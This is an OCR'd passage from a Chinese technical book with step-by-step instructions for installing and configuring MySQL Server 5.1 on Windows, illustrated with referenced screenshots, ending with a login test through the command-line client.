


图 1-21　默认安装目录

另外我们建议服务器数据文件 MySQL Server Datafiles 选项不要与操作系统指定在同一分区下，这样可以防止系统备份还原的时候数据被清空，我们这里选择 D 盘，然后单击 Next 按钮，进入如图 1-22 所示的界面，单击 Next 按钮进入如图 1-23 所示的界面。




图 1-22　选择安装目录




图 1-23　确认安装位置

(4) 在如图 1-23 所示的安装位置确认界面中，确认无误后单击 Install 按钮开始安装，安装进度如图 1-24 所示。安装进度条显示完毕后，弹出如图 1-25 所示的配置 MySQL 界面，选中 Configure the MySQL Server now 复选框，单击 Finish 按钮。




图 1-24　安装进度



图 1-25　安装配置

(5) 经过前面的安装，MySQL 数据库软件安装成功，然后自动运行 MySQL 配置助手，到了第二部分配置阶段，如图 1-26 所示。单击 Next 按钮，进入如图 1-27 所示的界面。




图 1-26　MySQL 服务器实例配置向导界面




图 1-27　选择配置类型

(6) 在如图 1-27 所示的配置类型选择界面中，选中 Detailed Configuration 单选按钮，然后单击 Next 按钮，进入如图 1-28 所示界面。

(7) 在如图 1-28 所示的服务器类型选择界面中，选中 Developer Machine 单选按钮，然后单击 Next 按钮，进入如图 1-29 所示的界面。




图 1-28　选择服务器类型




图 1-29　选择数据库用途

(8) 在如图 1-29 所示的数据库用途界面中，我们使用默认配置，单击 Next 按钮，进入如图 1-30 所示的界面。

(9) 在如图 1-30 所示的 InnoDB 表空间设置界面中，同样使用默认配置，单击 Next 按钮，进入如图 1-31 所示的界面。




图 1-30　选择 InnoDB 表空间设置




图 1-31　选择连接类型

(10) 在如图 1-31 所示的并发连接选择界面中，使用默认设置，单击 Next 按钮，进入如图 1-32 所示的界面。

(11) 在如图 1-32 所示的激活 TCP/IP 组网功能界面中，如果没有特殊要求，这里推荐默认的设置，单击 Next 按钮，进入如图 1-33 所示的界面。




图 1-32　激活 TCP/IP 组网界面



图 1-33　选择使用字符集

(12) 在如图 1-33 所示的默认字符集设置界面中，为了更好地处理中文字符集，选择“utf8”，然后单击 Next 按钮，进入如图 1-34 所示的界面。

(13) 在如图 1-34 所示的安装为 Windows 服务界面中，使用默认设置，单击 Next 按钮，进入如图 1-35 所示的界面。




图 1-34　安装 Windows 服务器界面




图 1-35　安全配置界面

(14) 在如图 1-35 所示的安全选项中，需要决定哪些人可以连接 MySQL 服务器以及是否需要密码等，这是最重要的一个配置。图 1-35 中给出的设置是最安全的，设置完成后单击 Next 按钮，进入如图 1-36 所示的界面。

(15) 在如图 1-36 所示的确认执行界面中，确认所做的配置是否正确。如果确定无误，单击 Finish 按钮结束 MySQL 的安装与配置。

(16) 测试 MySQL 安装是否成功。打开 MySQL 客户端去登录 MySQL 服务器进行测试，首先选择[开始] >所有程序>MySQL>MySQL Server 5.1>MySQL Command Line Client 命令启动 MySQL 的命令行解释器程序 mysql.exe，然后输入密码，如果一切正常，输入 status，如果看到图 1-37 所示的结果，则表示 MySQL 服务器安装成功。

